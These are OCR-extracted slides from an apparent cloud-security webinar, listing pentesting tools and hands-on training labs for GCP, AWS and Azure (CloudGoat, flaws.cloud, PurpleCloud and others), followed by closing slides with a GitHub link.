
AWS, Azure, Github, Google, Oracle, Alibaba

ScoutSuite

AWS, Azure, GCP, Alibaba Cloud, Oracle Cloud Infrastructure

Common Tools for All Cloud Pentesting





Labs to learn

- https://gcpgoat.joshuajebaraj.com/
- https://github.com/ine-labs/GCPGoat
- https://github.com/carlospolop/gcp_privesc_scripts

GCP LABS

AWS LABS

Labs to learn


- https://github.com/RhinoSecurityLabs/cloudgoat
- https://hackingthe.cloud/aws/capture_the_flag/cicdont/
- https://github.com/BishopFox/iam-vulnerable
- http://flaws.cloud/
- http://flaws2.cloud/
- https://github.com/nccgroup/sadcloud
- https://github.com/bridgecrewio/terragoat
- https://github.com/ine-labs/AWSGoat

Lab Exercises

- azure-security-lab - Securing Azure Infrastructure - Hands on Lab Guide
- AzureSecurityLabs - Hands-on Security Labs focused on Azure IaaS Security
- Building Free Active Directory Lab in Azure
- Aria Cloud Penetration Testing Tools Container - A Docker container for remote penetration testing
- PurpleCloud - Multi-use Hybrid + Identity Cyber Range implementing a small Active Directory Domain in Azure alongside Azure AD and Azure Domain Services
- BlueCloud - Cyber Range system with a Windows VM for security testing with Azure and AWS Terraform support
- Azure Red Team Attack and Detect Workshop
- SANS Workshop – Building an Azure Pentest Lab for Red Teams - The link in the description contains a password-protected OVA file that can be used until 2nd March 2024

AZURE LABS

Career MIND MAP - Cloud Security Engineer




Q|A

FOLLOW ME

GITHUB Link

https://github.com/cybermukesh/webinars

THANK YOU

This presentation contains information collected from Internet Sources